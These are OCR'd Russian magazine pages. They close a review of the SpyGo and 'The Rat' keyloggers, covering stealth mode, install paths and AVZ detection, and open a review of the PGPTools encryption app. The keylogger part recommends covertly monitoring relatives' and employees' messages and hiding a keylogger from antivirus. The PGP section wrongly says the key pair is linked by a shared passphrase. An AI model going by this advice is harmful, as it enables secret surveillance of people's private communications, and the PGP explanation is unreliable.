
ние фотографий с веб-камеры, создание лога всех операций с файлами в выбранном каталоге или на всем диске, а также подключение съемных носителей.



Выбор отслеживаемых действий
и способов отправки отчетов

Среди рядовых пользователей сейчас наиболее востребованы такие возможности, как мониторинг действий своих домочадцев в социальных сетях и чтение их переписки в разных мессенджерах. SpyGo все это умеет делать и записывает в лог подряд или отлавливая только отдельные фразы по ключевым словам.

SpyGo интересен еще и тем, что может запускаться в определенное время и выполнять выборочный мониторинг — это помогает уменьшить размер лога. Все логи шифруются. Предполагается, что просмотреть их можно только из SpyGo. Записанные события сгруппированы в отчете по вкладкам. Они создают довольно точное представление о работе пользователя, однако встречаются и расхождения. К примеру, в утилите AVZ мы просто выполнили быстрое сканирование, а в разделе «Нажатые клавиши» лог-файла отобразился странный текст «еуыыеу...» на две строки. В других программах подтверждению действия кликом мыши соответствовала запись о вводе «у», что укладывается в консольную логику работы.



Просмотр лога SpyGo

Иду на вы!

Настройки и параметры

Общие настройки | Доставка отчетов | Прочее

Системные параметры

Язык интерфейса: Русский

☑ Проверять наличие обновлений при запуске программы

☑ Помочь улучшить SpyGo, автоматически отправляя разработчикам анонимную информацию об ошибках и сбоях

показать отчет об ошибках

Настраиваемое предупреждение

Если вы хотите уведомлять пользователя, о том, что ведется наблюдение, или этого требует корпоративная политика, вы можете включить уведомление и изменить его текст - оно будет отображаться при включении компьютера.

☐ Уведомлять пользователя этого компьютера о наблюдении

Заголовок сообщения

Текст сообщения

По умолчанию | Открыть папку | Тест | Сохранить | Отмена

SpyGo Ulti

Активност

OFF

настройк


Запусти

даленное

лежение

Изначально программа действует явно. Мастер установки даже создает ярлык на рабочем столе, а в настройках есть отдельная опция «Уведомлять пользователя этого компьютера о наблюдении». Если ее отметить, то при включении компьютера будет отображаться текст предупреждения. Сделано это для того, чтобы избежать обвинений в незаконной слежке. К примеру, все уже привыкли к стикерам «Ведется видеонаблюдение» и фразам автоинформатора «Все разговоры записываются». Здесь то же самое: корпоративная политика и борьба за дисциплину.


Естественный для кейлоггера «тихий» режим включается вручную после первого запуска. Он убирает окно программы, скрывает ее из панели задач, списка установленных программ и всячески маскирует активность. Вернуть окно SpyGo можно нажатием заранее установленной комбинации клавиш (по умолчанию это <Ctrl + Alt + Shift + Q>). Если ты забыл хитрое комбо, то можно заново запустить установку программы и увидеть ее работающую копию (или окно ввода пароля, если он задан). Это сделано не слишком в духе ниндзя, зато помогает страдающим склерозом.



Определение SpyGo в AVZ

Скрытие запущенной программы действует как в системном диспетчере процессов, так и в его продвинутых аналогах вроде Process Explorer. Популярные антивирусы также игнорируют работу кейлоггера, однако он моментально определяется анализатором AVZ как маскирующийся процесс.

В файловой системе кейлоггер вообще особо не прячется. Он лишь устанавливает атрибут «скрытый» на свой каталог, так что его не будет видно в проводнике с настройками по умолчанию. Естественно, он остается видим другими файловыми менеджерами по стандартному адресу `C:\ProgramData\SGO\sgo.exe`. Путь установки можно задать другой, но помогает это слабо — экзешник всегда одинаковый, иначе бы его определяли как полиморфный вирус. Сравнение секций автозапуска до и после установки SpyGo показывает добавление библиотеки RTDLib32.dll. Антивирусы ее пропускают, но торчит она в системе довольно явно.



Добавление библиотеки при установке SpyGo

Разных кейлоггеров можно найти много, и каждый из них интересно изучать. Однако в конечном счете любой из них будет аналогом зубастого The Rat или няшного SpyGo. Эти два разных подхода к написанию утилит двойного назначения будут сосуществовать всегда. Если надо обезопасить свой ноут, проследить за ребенком или нерадивым сотрудником, смело ставь SpyGo и контролируй все действия через удобный интерфейс. Если же требуется полная скрытность — бери за основу ассемблерную «Крысу» и прячь ее от антивирусов на время установки, как умеешь. Дальше она сама побежит, прогрызая дыры даже в мощной защите. The Rat исключительно сложно детектировать в работающей системе, и этот кейлоггер стоит потраченных усилий. Скорее всего, ты сможешь написать свой к тому времени, когда полностью разберешься с ним.

PGPTOOLS

ШИФРОВАННАЯ ПЕРЕПИСКА НА СМАРТФОНЕ И ПЛАНШЕТЕ



84ckf1r3
84ckf1r3@gmail.com

Спецпроект с компанией SJ


ИНТРО

Шифрование данных — непременный хакерский ритуал, в котором каждый применяет свой набор утилит. Если для десктопных ОС выбор предлагается большой, то в мобильных операционках пока доступны единичные приложения. Мы обратили внимание на новое творение разработчика SJ Software — PGPTools. Первая версия этой программы вышла в апреле. За полгода список поддерживаемых платформ существенно расширился. Теперь он включает Windows 10, Windows Phone, iOS (8.0 и выше), OS X (начиная с 10.9) и Android (4.0 и новее). Для тестирования была выбрана последняя версия PGPTools v.1.10 под ОС Android. Стоит программа почти восемьдесят рублей, так что мы скинулись всей редакцией и приступили к ее изучению.

ВСТРЕЧАЮТ ПО ИНТЕРФЕЙСУ

Еще до установки программы становится очевидно, что ее авторы придерживаются минималистических взглядов. В инсталляционном пакете PGPTools занимает полтора мегабайта, а после установки — всего пять с половиной. Радует и то, что список запрашиваемых разрешений состоит ровно из одного пункта — записи на карту памяти. Никакой отправки СМС, доступа в интернет и к личным сведениям ей не требуется.

Интерфейс утилиты тоже крайне прост и легок в освоении. С одной стороны, это позволяет быстро в ней разобраться, а с другой — вызывает легкую тоску по привычным менюшкам с длинными списками настроек. В текущей версии PGPTools можно только задать пароль и выбрать длину ключа. Зато программа позволяет создать несколько пар ключей и управлять ими из отдельной вкладки. Здесь можно выбрать текущий ключ и желаемые действия с ним. Поддерживается экспорт (через буфер обмена или функцию «передать»), а также возможен импорт ранее созданных PGP-ключей.




Только необходимые разрешения


ИСПОЛЬЗОВАНИЕ PGPTOOLS

Начинается работа в программе с простого шага — создания пары ключей. Для этого нужно ввести свое имя или никнейм, адрес электронной почты (он будет использоваться для отправки зашифрованных и/или подписанных писем) и пароль.

В схеме PGP все ключи генерируются парами, поскольку их математически связывает общая парольная фраза. Ее стоит сделать длинной и сложной, но без фанатизма — забытый пароль не восстановят. Ключи в парах генерируются разные по своей структуре — асимметричные. Публичный ключ назван так потому, что его можно свободно передавать кому угодно. Он служит для проверки подписи его владельца и обеспечивает возможность отправить ему зашифрованное сообщение. Расшифровать такое послание можно только парным ему секретным ключом. На то он и секретный, чтобы знал его лишь создатель этой пары ключей.



Создание ключа длиной 4096 бит



